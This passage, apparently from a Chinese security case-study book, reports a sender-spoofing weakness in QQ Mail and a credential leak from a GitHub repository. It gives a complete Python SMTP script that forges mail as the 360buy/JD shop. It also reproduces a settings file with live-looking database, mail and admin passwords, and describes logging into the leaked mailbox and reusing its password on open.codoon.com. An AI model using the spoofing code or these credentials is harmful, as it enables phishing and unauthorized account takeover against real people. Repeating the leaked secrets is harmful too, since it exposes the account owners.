


图 4-2-1




图 4-2-2




图 4-2-3




图 4-2-4

图 4-2-5

图 4-2-6




图 4-2-7




图 4-2-8




图 4-2-9




图 4-2-10




图 4-2-11




图 4-2-12

2、qq 邮箱伪造发件地址，容易被钓鱼利用

qq 邮箱对于 smtp 的检查存在问题，可以自己构建 smtp 服务器，直接给 qq 发邮件，其中自己可以伪造任何邮箱（service@qq.com 好象不行，但是类似@qq.C0M）这种可以,特别是可以伪造知名企业，团购网站，电子商务网站等。其中可以直接利用 FastMail1.6（网上可以找到下载），做测试，漏洞就可以得到实现：

```
#coding=utf-8
'''
Created on 2011-11-22
@author: Administrator
'''
# -*- coding: utf-8 -*-
#coding=utf-8
import socket
import select
import base64
import os,re
import time,datetime

class mail:
    def __init__(self):
        self.errmsg = ''

    def send(self, buf):
        try:
```

```
            byteswritten = 0
            while byteswritten < len(buf):
                byteswritten += self.__sockfd.send(buf[byteswritten:])
        except:
            pass

def recvline(self, strline):
    detect_fds = [self.__sockfd,]
    rrdy, wrdy, erdy = select.select(detect_fds, [], [], 20)
    if len(rrdy) == 0:
        return False
    else:
        while True:
            try:
                strtmp = self.__sockfd.recv(1)
                strline[0] += strtmp[0]
                if(strtmp[0] == '\n'):
                    print 'server    : '+strline[0]
                    break
            except:
                return False
        return True

def getresp(self, resp_str):
    while True:
        if(self.recvline(resp_str) == False):
            return False
        else:
            if resp_str[0][3] != '-':
                break;
    return True

def mailhelo(self, hostname):
    self.send('helo %s\r\n'%hostname)
    print 'host say: helo %s'%hostname
    resp_str = ['',]
    if(self.getresp(resp_str) == False):
        return False
    if resp_str[0][0:3] == '250':
        return True
    else:
        self.errmsg = resp_str[0]
        return False
```

```
    def mailfrom(self, fromstr):
        self.send('mail from: <%s>\r\n'%fromstr)
        print 'host say: mail from: <%s>'%fromstr
        resp_str = ['',]
        if(self.getresp(resp_str) == False):
            return False
        if resp_str[0][0:3] == '250':
            return True
        else:
            self.errmsg = resp_str[0]
            return False

    def mailto(self, tostr):
        self.send('rcpt to: <%s>\r\n'%tostr)
        print 'host say: rcpt to: <%s>'%tostr
        resp_str = ['',]
        if(self.getresp(resp_str) == False):
            return False
        if resp_str[0][0:3] == '250':
            return True
        else:
            self.errmsg = resp_str[0]
            return False

    def maildata(self):
        self.send('data\r\n')
        print 'host say: data'
        resp_str = ['',]
        if(self.getresp(resp_str) == False):
            return False
        if resp_str[0][0:3] == '354':
            return True
        else:
            self.errmsg = resp_str[0]
            return False
    def mailbody(self, bodystr):
        print 'host say: '+'Received: from ICE (unknown [183.60.62.11])\r\n'
        print'host say: '+'.by 183.60.62.11 (Coremail) with SMTP id _bJCALesoEAeAFMU.1\r\n'
        print'host say: '+'.for <'+self.To+'>; '+time.strftime("%a, %d %b %Y %H:%M:%S +0800
(CST)",time.localtime())+'\r\n'
        print'host say: '+'X-Originating-IP: [192.168.0.1]\r\n'
        print'host say: '+'Date: Tue, 22 Nov 2011 16:18:06 +0800\r\n'
        print'host say: '+'From: "=?GB2312?B?zfU=?=" <'+self.From+'>\r\n'
        print'host say: '+'Subject:'+self.Subject+'?=\r\n'
```

```
            print'host say: '+'To: <'+self.To+'>\r\n'
            print'host say: '+'X-Priority: 1\r\n'
            print'host say: '+'X-mailer: iceMail 1.0 [cn]\r\n'
            print'host say: '+'Mime-Version: 1.0\r\n'
            print'host say: '+'Content-Type: text/plain;\r\n'
            print'host say: '+'.charset="GB2312"\r\n'
            print'host say: '+'Content-Transfer-Encoding: quoted-printable\r\n\r\n'
            print 'host say: '+bodystr
            self.send('Received: from ICE (unknown [8.8.8.8])\r\n')
            self.send('.by 8.8.8.8 (Coremail) with SMTP id _bJCALesoEAeAFMU.1\r\n')
            self.send('.for <'+self.To+'>; '+time.strftime("%a, %d %b %Y %H:%M:%S +0800
(CST)",time.localtime())+'\r\n')
            self.send('X-Originating-IP: [8.8.8.8]\r\n')
            self.send('Date: '+time.strftime("%a, %d %b %Y %H:%M:%S +0800",time.localtime())+'\r\n')
            self.send('From: '+self.FromName+ '<'+self.From+'>\r\n')
            self.send('Subject: '+self.Subject+'\r\n')
            self.send('To: <'+self.To+'>\r\n')
            self.send('X-Priority: 1\r\n')
            self.send('X-mailer: iceMail 1.0 [cn]\r\n')
            self.send('Mime-Version: 1.0\r\n')
            self.send('Content-Type: text/plain;\r\n')
            self.send('.charset="GB2312"\r\n')
            self.send('Content-Transfer-Encoding: quoted-printable\r\n\r\n')
            self.send(bodystr)
            self.send('\r\n.\r\n')
            resp_str = ['',]
            if(self.getresp(resp_str) == False):
                return False
            if resp_str[0][0:3] == '250':
                return True
            else:
                self.errmsg = resp_str[0]
                return False
        def mailquit(self):
            self.send('quit\r\n')
            print 'host say: quit'
            resp_str = ['',]
            if(self.getresp(resp_str) == False):
                return False
            if resp_str[0][0:3] == '221':
                print 'server    : Bye'
                print 'mail send ok'
                return True
            else:
```

```
            self.errmsg = resp_str[0]
            return False
    def txmail(self, hostname, mailfrom, rcptto, bodystr):
        mx_server_list = []
        mail_postfix = re.split('@',rcptto)
        #print mail_postfix
        try:
            outstr = os.popen('nslookup -type=mx -timeout=10 %s'%mail_postfix[1], 'r').read()
        except Exception, e:
            print 'DEBUG: Execute nslookup:',e
            return False
        linestr = re.split('\n', outstr)
        for s in linestr:
            if re.match('.+[ |\t]mail exchanger[ |\t].+', s) != None:
                c = re.split(' |\t', s)
                mx_server_list.append(c[len(c) - 1])

        if len(mx_server_list) == 0:
            self.errmsg = 'Can not find MX server'
            return False

        for mx_element in mx_server_list:
            return_val = True
            mx_server_ip = socket.gethostbyname(mx_element)
            tx_sockfd = socket.socket(socket.AF_INET, socket.SOCK_STREAM, socket.IPPROTO_TCP)
            try:
                tx_sockfd.connect((mx_server_ip, 25))
                self.__sockfd = tx_sockfd
                resp_str = ['',]
                self.getresp(resp_str)
                if self.mailhelo(hostname) and self.mailfrom(mailfrom) \
                    and self.mailto(rcptto) and self.maildata() and self.mailbody(bodystr) and self.mailquit():
                        pass
                else:
                        return_val = False
            except Exception, e:
                return_val = False
            try:
                tx_sockfd.close()
            except:
                pass

            if return_val == True:
                break
```

```
            return return_val
        def sendMail(self):
            self.StmpHost=self.From.split("@")[1]
            self.txmail(self.StmpHost, self.From, self.To, self.Data)

if __name__ == '__main__':
        icemail=mail()
        icemail.Port=25
        icemail.To='11111@qq.com'
        icemail.From='newsletter2@360buy.com'
        icemail.FromName="京东网上商城 "
        icemail.Subject="得力办公文具全场每满 100 减 30 元，买鼠标即可得鼠标垫！(AD)"
        icemail.Data='我是假的'
        icemail.sendMail()
```

这个是我拿 python 写的一个 smtp 的服务器简易实现，可以看出 qq 服务器是直接信任 smtp 服务器所告诉的一切信息。

图 4-2-13




图 4-2-14

因为我做的测试太多了，导致了邮件被归类成了垃圾邮件，本身方法是没有问题的，开始的几份邮件都在收件箱中，而且明显可以看到自定义标签已经把他归类为 shop 类。

3、咕咚网 github 信息泄露

https://github.com/ipconfiger/OpenStore/blob/master/settings.py

```
# encoding: utf-8

DEBUG = True
SERVER_ID = "W1"
SERVER = "127.0.0.1:5000"

DB_URI = "mysql://root:123456@127.0.0.1:3306/orbit?charset=utf8"
TIMEOUT = 3600*6
SECRET_KEY = "11556654433221changge!"
SELF_KEY = 'edhsr8~w'

# Next configurations for Email Sender
MAIL_SERVER = 'smtp.163.com'
MAIL_USERNAME = 'liming0831'
MAIL_PASSWORD = '1qasw2'

DEFAULT_MAIL_SENDER = 'liming0831@163.com'
NOVA_ADMIN = ('admin','aipuip662012','adminTenant')
NOVA = "mock"
```

利用泄露的 163 邮箱账号进行登录




图 4-2-15

翻看邮件找到了个 google 邮箱

```
Content-Type: multipart/mixed; boundary="==============5527400465189733616=="
MIME-Version: 1.0
Subject: =?utf-8?b?5oiR5bCx5piv5rWL6K+V6YKu5Lu277yM5Y+I5oCO5LmI5qC35Zib?=
From: liming0831@163.com
To: superpowerlee@gmail.com
Date: Fri, 11 Jan 2013 11:54:01 +0800
Message-ID: <20130111035401.2548.83172@localhost.localdomain>
```


图 4-2-16

http://open.codoon.com/ 用户名为 google 邮箱 密码与 163 邮箱的密码一样所以可以直接登录：




图 4-2-17

